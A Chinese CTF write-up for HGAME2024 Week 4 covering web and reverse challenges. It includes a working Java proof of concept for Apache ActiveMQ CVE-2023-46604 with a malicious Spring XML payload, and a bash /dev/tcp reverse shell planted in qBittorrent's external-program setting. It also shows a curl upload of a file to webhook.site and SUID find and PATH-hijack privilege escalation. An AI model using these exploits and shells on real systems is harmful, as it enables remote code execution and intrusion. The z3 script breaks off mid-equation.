HGAME2024 Week4 WP by Kafka

Web

Reverse and Escalation

cve 2023 46604

Apache ActiveMQ 远程代码执行漏洞复现（CNVD-2023-69477）-CSDN博客


ActiveMQ.java Python

```
import java.io.*;
import java.net.Socket;

public class ActiveMQ {
    public static void main(final String[] args) throws Exception {
        System.out.println("[*] Poc for ActiveMQ openwire protocol rce");
        String ip = "47.102.184.100";
        int port = 31462;
        String pocxml= "http://xxxx:xxxx/poc.xml";
        Socket sck = new Socket(ip, port);
        OutputStream os = sck.getOutputStream();
        DataOutputStream out = new DataOutputStream(os);
        out.writeInt(0); //无所谓
        out.writeByte(31); //dataType ExceptionResponseMarshaller
        out.writeInt(1); //CommandId
        out.writeBoolean(true); //ResponseRequired
        out.writeInt(1); //CorrelationId
        out.writeBoolean(true);
        //use true -> red utf-8 string
        out.writeBoolean(true);
        out.writeUTF("org.springframework.context.support.ClassPathXmlApplicationContext");
        //use true -> red utf-8 string
        out.writeBoolean(true);
        out.writeUTF(pocxml);
        //call org.apache.activemq.openwire.v1.BaseDataStreamMarshaller#createThrowable cause rce
        out.close();
        os.close();
        sck.close();
        System.out.println("[*] Target\t" + ip + ":" + port);
        System.out.println("[*] XML address\t" + pocxml);
        System.out.println("[*] Payload send success.");
    }
}
```

poc.xml XML

```xml
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
 <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
        <value>bash</value>
        <value>-c</value>
        <value>{echo,xxxx}|{base64,-d}|{bash,-i}</value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

反弹shell后 find提权




```
Connection received on 106.14.113.240 57466
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
activemq@gamebox-444-153-e5b16b07a3704717:/opt/activemq$ find /bin/su -exec whoami \; -quit
<7:/opt/activemq$ find /bin/su -exec whoami \; -quit
root
activemq@gamebox-444-153-e5b16b07a3704717:/opt/activemq$ find /bin/su -exec cat /flag \; -quit
<opt/activemq$ find /bin/su -exec cat /flag \; -quit
hgame{0f4caf53190717215e43ec7044fc5c4e6ea488f7}
```

Reverse and Escalation.II

find被魔改 外带出来逆一下

Shell

```shell
curl -F 'file=@find' https://webhook.site/80b5089b-dfc3-46d1-ac5d-901c08fb345b
```



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int v3; // eax
  unsigned int v4; // eax
  unsigned int v6; // [rsp+20h] [rbp-10h]
  unsigned int v7; // [rsp+24h] [rbp-Ch]
  int i; // [rsp+28h] [rbp-8h]
  int v9; // [rsp+2Ch] [rbp-4h]

  v3 = time(0uLL);
  srand(v3);
  v9 = 0;
  for ( i = 1; i < argc; ++i )
  {
    v7 = rand() % 23333;
    v6 = rand() % 23333;
    printf("%d + %d = \n", v7, v6);
    if ( v7 + v6 != atoi(argv[i]) )
    {
      puts("wrong answer!");
      return 1;
    }
    v4 = atoi(argv[i]);
    printf("%d correct!\n", v4);
    if ( ++v9 > 38 )
    {
      setuid(0);
      system("ls");
      return 0;
    }
  }
  return 0;
}
```

如果一个二进制文件的内容是 `setuid(0)`，而后执行了 `system("ls")`，那么这个 `ls` 命令将以 root 权限执行。`setuid(0)` 的作用是将进程的有效用户 ID 设置为 0，也就是 root 用户的 ID。因此，当 `system("ls")` 在这个进程中执行时，它将以 root 权限运行。

需要注意的是，`setuid(0)` 只会影响当前进程，而不会自动将之后的 shell 或其他进程的权限提升为 root。如果你希望后续的 shell 或其他进程也具有 root 权限，你需要在每个进程中显式地进行权限提升。

先预测随机数

让gpt根据反编译代码写一下预测代码 **提前预测八秒的种子** 然后编译

catnum.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main() {
    unsigned int v7, v6;
    int i;
    int answers[45];

    srand(time(0)+8);

    for (i = 1; i < 41; ++i) {
        v7 = rand() % 23333;
        v6 = rand() % 23333;

        int answer = v7 + v6;
        answers[i] = answer;
    }

    printf("find ");
    for (i = 1; i < 41; ++i) {
        printf("%d ", answers[i]);
    }
    printf("\n");

    return 0;
}
```


编译完本地运行就行了 因为ubuntu的libc好像一样

那看来还要覆盖一下 ls 以 root 身份运行

想到环境变量提权

```shell
echo "/bin/sh" > ls
chmod +x ls
export PATH=/tmp:$PATH
```

然后把本地预测的伪随机数一直输一下 成功了就可以get root 的 shell




```
< 17334 39851 34400 6191 25577 7509 32695 7511 25238
3893 + 9144 =
wrong answer!
activemq@gamebox-444-158-cbf68c62b0a392aa:/opt/activemq$ find 8518 15048 22289 27102 21502 27010 3159 34743 35289 16624 25986 27996 33647 15661 38105 25523 36025 31197 36438 2
7375 7665 43417 22212 35393 21997 22277 22222 29201 9909 20068 25380 17334 39851 34400 6191 25577 7509 32695 7511 25238
< 17334 39851 34400 6191 25577 7509 32695 7511 25238
3893 + 9144 =
wrong answer!
activemq@gamebox-444-158-cbf68c62b0a392aa:/opt/activemq$ find 8518 15048 22289 27102 21502 27010 3159 34743 35289 16624 25986 27996 33647 15661 38105 25523 36025 31197 36438 2
7375 7665 43417 22212 35393 21997 22277 22222 29201 9909 20068 25380 17334 39851 34400 6191 25577 7509 32695 7511 25238
< 17334 39851 34400 6191 25577 7509 32695 7511 25238
13693 + 21229 =
wrong answer!
activemq@gamebox-444-158-cbf68c62b0a392aa:/opt/activemq$ find 8518 15048 22289 27102 21502 27010 3159 34743 35289 16624 25986 27996 33647 15661 38105 25523 36025 31197 36438 2
7375 7665 43417 22212 35393 21997 22277 22222 29201 9909 20068 25380 17334 39851 34400 6191 25577 7509 32695 7511 25238
< 17334 39851 34400 6191 25577 7509 32695 7511 25238
437 + 9489 =
wrong answer!
activemq@gamebox-444-158-cbf68c62b0a392aa:/opt/activemq$ find 8518 15048 22289 27102 21502 27010 3159 34743 35289 16624 25986 27996 33647 15661 38105 25523 36025 31197 36438 2
7375 7665 43417 22212 35393 21997 22277 22222 29201 9909 20068 25380 17334 39851 34400 6191 25577 7509 32695 7511 25238
< 17334 39851 34400 6191 25577 7509 32695 7511 25238
437 + 9489 =
wrong answer!
activemq@gamebox-444-158-cbf68c62b0a392aa:/opt/activemq$ find 8518 15048 22289 27102 21502 27010 3159 34743 35289 16624 25986 27996 33647 15661 38105 25523 36025 31197 36438 2
7375 7665 43417 22212 35393 21997 22277 22222 29201 9909 20068 25380 17334 39851 34400 6191 25577 7509 32695 7511 25238
< 17334 39851 34400 6191 25577 7509 32695 7511 25238
2326 + 7292 =
wrong answer!
activemq@gamebox-444-158-cbf68c62b0a392aa:/opt/activemq$ find 8518 15048 22289 27102 21502 27010 3159 34743 35289 16624 25986 27996 33647 15661 38105 25523 36025 31197 36438 2
7375 7665 43417 22212 35393 21997 22277 22222 29201 9909 20068 25380 17334 39851 34400 6191 25577 7509 32695 7511 25238
< 17334 39851 34400 6191 25577 7509 32695 7511 25238
ls
ls
ls
whoami
root
ls -l
cd /
ls
cat /flag
hgame{869110699923b1cb5f8e0ef18e5d2ea057919b74}
^C
```

Whose Home?

flag1

admin/adminadmin登录到qb后台

发现这里可以执行命令程序



Options

Downloads | Connection | Speed | BitTorrent | RSS | Web UI | Advanced

To:

SMTP server: smtp.changeme.com

[ ] This server requires a secure connection (SSL)

[✓] Authentication

Username: hgame

Password: ••••••••••••••••

Run external program

[✓] Run external program on torrent added

`bash -c "bash -i >& /dev/tcp/xxxx/xxxx 0>&1"`

[✓] Run external program on torrent finished

`bash -c "bash -i >& /dev/tcp/xxxx/xxxx 0>&1"`

Supported parameters (case sensitive):

- *%N: Torrent name*
- *%L: Category*
- *%G: Tags (separated by comma)*
- *%F: Content path (same as root path for multifile torrent)*
- *%R: Root path (first torrent subdirectory path)*
- *%D: Save path*
- *%C: Number of files*
- *%Z: Torrent size (bytes)*
- *%T: Current tracker*
- *%I: Info hash v1*
- *%J: Info hash v2*
- *%K: Torrent ID*

Tip: Encapsulate parameter with quotation marks to avoid text being cut off at whitespace (e.g., "%N")

Save

直接反弹shell

flag在根目录要提权 find看一波suid有个iconv

```
iconv /flag
```

flag2

传fscan扫了一波内网 .2ip是跟.3是同一个服务

不会了。。

Reverse

change

为24位flag，查看输入转换后与需要比较的数组，发现每个字节的变换方式是独立的

进入函数查看，发现是异或

奇数位在异或后会加0xa

故写python脚本

change


```
arr2=[  #要求
     0x13, 0x0A, 0x5D, 0x1C, 0x0E, 0x08, 0x23, 0x06, 0x0B, 0x4B,
  0x38, 0x22, 0x0D, 0x1C, 0x48, 0x0C, 0x66, 0x15, 0x48, 0x1B,
  0x0D, 0x0E, 0x10, 0x4F]
ch1='am2qasl'
flag=''
for i in range(len(arr2)):
    if (i%2)==1:
      flag+=chr(arr2[i]^ord(ch1[(i)%7]))
    else:
       flag+=chr((arr2[i]-0xa)^ord(ch1[i%7]))
print(flag)
```

crackme2

本程序有两个结果，一个是会进入base64换表，那个无解

另一个是sm4后变成的z3方程组求解

(ida在第一次识别z3函数可能会导致数据识别有误，可能是我的问题owo



```
v77 = a1[27];
v69 = a1[19];
v66 = a1[16];
v63 = a1[13];
v60 = a1[10];
v55 = a1[5];
v54 = a1[4];
v65 = a1[15];
v67 = a1[17];
v56 = a1[6];
v59 = a1[9];
if ( v59
   + 201 * v54
   + 194 * v53
   + 142 * v65
   + 114 * v67
   + 103 * v52
   + 52 * (v76 + v63)
   + ((v62 + v66) << 6)
   + 14 * (v69 + 4 * v77 + v77)
```

```
00000643 sub_7FF7E87D105D:79 (7FF7E87D1243)
```

然后对z3方程求解即可

zz3 Plain Text

```
from z3 import *

# 创建一个Z3求解器
solver = Solver()

# 创建变量
x = [Int(f'x{i}') for i in range(32)]

# (2 * x[24]) = 2 * x[24]
# (2 * x[5]) = 2 * x[5]
# (2 * x[9]) = 2 * x[9]
# (x[27] + x[14]) = x[27] + x[14]
# (2 * x[13]) = 2 * x[13]
# (x[3] + 2 * (x[13] + 4 * (x[10] + x[26])) + x[13] + 4 * (x[10] + x[26])) = x[3] + 2 * (x[13] + 4 * (x[10] + x[26])) + x[13] + 4 * (x[10] + x[26])
# (3 * x[19]) = 3 * x[19]
# (x[23] + x[25] + 8 * x[23] + 4 * (x[28] + 2 * x[11])) = x[23] + x[25] + 8 * x[23] + 4 * (x[28] + 2 * x[11])

# 添加方程到求解器中
solver.add(x[9]
     + 201 * x[4]
     + 194 * x[3]
     + 142 * x[15]
     + 114 * x[17]
     + 103 * x[2]
     + 52 * (x[26] + x[13])
     + ((x[12] + x[16]) *2** 6)
     + 14 * (x[19] + 4 * x[27] + x[27])
     + 9 * (x[7] + 23 * x[11] + x[21] + 3 * x[25] + 4 * x[21] + 4 * x[23])
     + 5 * (x[24] + 23 * x[14] + 2 * (x[31] + 2 * x[30]) + 5 * x[0] + 39 * x[18] + 51 * x[29])
     + 24 * (x[28] + 10 * x[1] + 4 * (x[22] + x[8] + 2 * x[20]))
     + 62 * x[6]
     + 211 * x[5]
     + 212 * x[10] == 296473)
solver.add(207 * x[5]
     + 195 * x[6]
     + 151 * x[7]
     + 57 * x[0]
     + 118 * x[23]
     + 222 * x[22]
     + 103 * x[8]
     + 181 * x[28]
     + 229 * x[12]
     + 142 * x[13]
     + 51 * x[10]
     + 122 * (x[20] + x[15])
     + 91 * (x[21] + 2 * x[24])
     + 107 * (x[11] + x[27])
     + 81 * (x[26] + 2 * x[9] + x[9])
     + 45 * (x[30] + 2 * (x[2] + x[4]) + x[2] + x[4])
     + 4 * (3 * (x[16] + x[19] + 2 * x[16] + 5 * x[29]) + x[17] + 29 * (x[3] + x[25]) + 25 * x[18])
     + 26 * x[1]
     + 101 * x[14]
     + 154 * x[31] == 354358)
solver.add(177 * x[7]
     + 129 * x[20]
     + 117 * x[22]
     + 143 * x[1]
     + 65 * x[28]
     + 137 * x[27]
     + 215 * x[19]
     + 93 * x[13]
     + 235 * x[17]
     + 203 * x[2]
     + 15 * (x[8] + 17 * x[14])
     + 2
     * (x[4]
      + 91 * x[12]
      + 95 * x[10]
      + 51 * x[5]
      + 81 * x[15]
      + 92 * x[9]
      + 112 * (x[3] + x[23])
      + 32 * (x[6] + 2 * (x[25] + x[16]))
      + 6 * (x[21] + 14 * x[24] + 19 * x[18])
      + 83 * x[0]
      + 53 * x[29]
      + 123 * x[30])
     + x[26]
     + 175 * x[11]
     + 183 * x[31] == 448573)
solver.add(113 * x[30]
     + 74 * x[31]
     + 238 * x[23]
     + 140 * x[21]
     + 214 * x[20]
     + 242 * x[28]
     + 160 * x[19]
     + 136 * x[16]
     + 209 * x[12]
     + 220 * x[13]
     + 50 * x[4]
     + 125 * x[3]
     + 175 * x[15]
     + 23 * x[17]
     + 137 * x[6]
     + 149 * x[9]
     + 83 * (x[29] + 2 * x[14])
     + 21 * (9 * x[10] + x[24])
     + 59 * (4 * x[11] + x[26])
     + 41 * (x[25] + x[5])
     + 13 * (x[8] + 11 * (x[7] + x[18]) + 6 * x[22] + 4 * (x[1] + 2 * x[2]) + x[1] + 2 * x[2] + 17 * x[0])
     + 36 * x[27] == 384306)
solver.add(229 * x[19]
     + 78 * x[25]
     + x[21]
     + x[12]
     + 133 * x[11]
     + 74 * x[23]
     + 69 * x[20]
     + 243 * x[8]
     + 98 * x[1]
     + 253 * x[28]
     + 142 * x[27]
     + 175 * x[13]
     + 105 * x[5]
     + 221 * x[3]
     + 121 * x[17]
     + 218 * (x[30] + x[10])
     + 199 * (x[4] + x[14])
     + 33 * (x[7] + 7 * x[26])
     + 4 * (27 * x[15] + 50 * x[2] + 45 * x[9] + 19 * (x[31] + x[22]) + x[24] + 16 * x[16] + 52 * x[29])
     + 195 * x[6]
     + 211 * x[0]
     + 153 * x[18] == 424240)
solver.add(181 * x[27]
     + 61 * x[21]
     + 65 * x[19]
     + 58 * x[13]
     + 170 * x[10]
     + 143 * x[4]
```

```
          + 185 * x[3]
          + 86 * x[2]
          + 97 * x[6]
          + 235 * (x[16] + x[11])
          + 3
          * (53 * x[5]
           + 74 * (x[28] + x[31])
           + 13 * (x[22] + 6 * x[12])
           + 11 * (x[17] + 7 * x[15])
           + 15 * (x[9] + 4 * x[26])
           + x[8]
           + 35 * x[25]
           + 29 * x[18])
          + 4 * (57 * x[23] + 18 * (x[0] + (2*x[20])) + x[1] + 17 * x[24] + 5
5 * x[14])
          + 151 * x[7]
          + 230 * x[29]
          + 197 * x[30] == 421974)
solver.add(
            209 * x[19]
          + 249 * x[14]
          + 195 * x[21]
          + 219 * x[27]
          + 201 * x[17]
          + 85 * x[9]
          + 213 * (x[26] + x[13])
          + 119 * (x[2] + 2 * x[5])
          + 29 * (8 * x[4] + x[7] + 4 * x[11] + x[11])
          + 2
          * (x[28]
            + 55 * (2 * x[10] + x[30])
            + 3 * (x[3] + 39 * x[12] + 2 * (x[23] + 20 * x[15]) + 35 * x[8])
            + 4 * (x[0] + 31 * x[22] + 28 * x[31])
            + 26 * x[1]
            + 46 * ((2*x[20]) + x[24])
            + 98 * x[25])
          + 53 * x[16]
          + 171 * x[18]
          + 123 * x[29] == 442074)
solver.add(
            162 * x[30]
          + 74 * x[0]
          + 28 * x[11]
          + 243 * x[22]
          + 123 * x[1]
          + 73 * x[28]
          + 166 * x[16]
```

```
      + 94 * x[4]
      + 113 * x[2]
      + 193 * x[6]
      + 122 * (x[23] + 2 * x[8])
      + 211 * (x[3] + x[27])
      + 21 * (x[26] + 7 * x[5])
      + 11 * (x[29] + 23 * (x[24] + x[17]) + 2 * (x[7] + 5 * x[14] + 2 * (2 * x[9] + x[10]) + 2 * x[9] + x[10]))
      + 5 * (46 * x[12] + 26 * x[15] + 4 * (x[13] + 2 * x[19]) + x[18] + 27 * x[21] + 10 * x[25])
      + 36 * (x[31] + 5 * x[20]) == 376007)
solver.add(
        63 * x[30]
      + 143 * x[0]
      + 250 * x[23]
      + 136 * x[21]
      + 214 * x[7]
      + 62 * x[20]
      + 221 * x[22]
      + 226 * x[8]
      + 171 * x[1]
      + 178 * x[28]
      + 244 * x[16]
      + (x[12] *2** 7)
      + 150 * x[13]
      + 109 * x[10]
      + 70 * x[5]
      + 127 * x[15]
      + 204 * x[17]
      + 121 * x[6]
      + 173 * x[9]
      + 69 * (x[27] + x[14] + x[11])
      + 74 * (x[24] + 2 * x[18] + x[18])
      + 22 * (7 * x[4] + x[26] + 10 * x[2])
      + 40 * (x[25] + 4 * x[19] + x[19])
      + 81 * x[3]
      + 94 * x[29]
      + 84 * x[31] == 411252)
solver.add(229 * x[18]
     + 121 * x[29]
     + 28 * x[14]
     + 206 * x[24]
     + 145 * x[11]
     + 41 * x[25]
     + 247 * x[23]
     + 118 * x[20]
     + 241 * x[1]
     + 79 * x[28]
     + 102 * x[27]
     + 124 * x[16]
     + 65 * x[12]
     + 68 * x[13]
     + 239 * x[26]
     + 148 * x[4]
     + 245 * x[17]
     + 115 * x[2]
     + 163 * x[6]
     + 137 * x[9]
     + 53 * (x[0] + 2 * x[10])
     + 126 * (x[7] + 2 * x[3])
     + 38 * (x[8] + x[19] + 4 * x[8] + 6 * x[5])
     + 12 * (x[21] + 16 * x[22])
     + 109 * x[15]
     + 232 * x[31]
     + 47 * x[30] == 435012)
solver.add(209 * x[19]
     + 233 * x[7]
     + 93 * x[25]
     + 241 * x[21]
     + 137 * x[28]
     + 249 * x[26]
     + 188 * x[10]
     + 86 * x[4]
     + 246 * x[3]
     + 149 * x[15]
     + 99 * x[2]
     + 37 * x[6]
     + 219 * x[9]
     + 17 * (x[23] + 10 * x[27])
     + 49 * (x[0] + 3 * x[31] + 4 * x[1] + x[1])
     + 5 * (16 * x[17] + 11 * (x[5] + 2 * x[11] + x[11]) + 12 * x[8] + x[13] + 30 * x[24] + 27 * x[30])
     + 18 * (x[16] + 2 * (x[29] + x[20] + 2 * x[29]) + x[29] + x[20] + 2 * x[29])
     + 24 * x[12]
     + 109 * x[22]
     + 183 * x[14]
     + 154 * x[18] == 392484)
solver.add(
        155 * x[18]
      + 247 * x[7]
      + 157 * x[1]
      + 119 * x[16]
      + 161 * x[26]
```

```
        + 133 * x[15]
        + 85 * x[6]
        + 229 * (x[8] + x[4])
        + 123 * (2 * x[13] + x[22])
        + 21 * (x[5] + 12 * x[14])
        + 55 * (x[12] + x[0] + x[9] + 2 * x[0])
        + 15 * (x[31] + 16 * x[3] + 9 * x[19])
        + 2
        * (x[21]
         + 115 * x[10]
         + 111 * x[24]
         + 26 * x[23]
         + 88 * x[28]
         + 73 * x[17]
         + 71 * x[2]
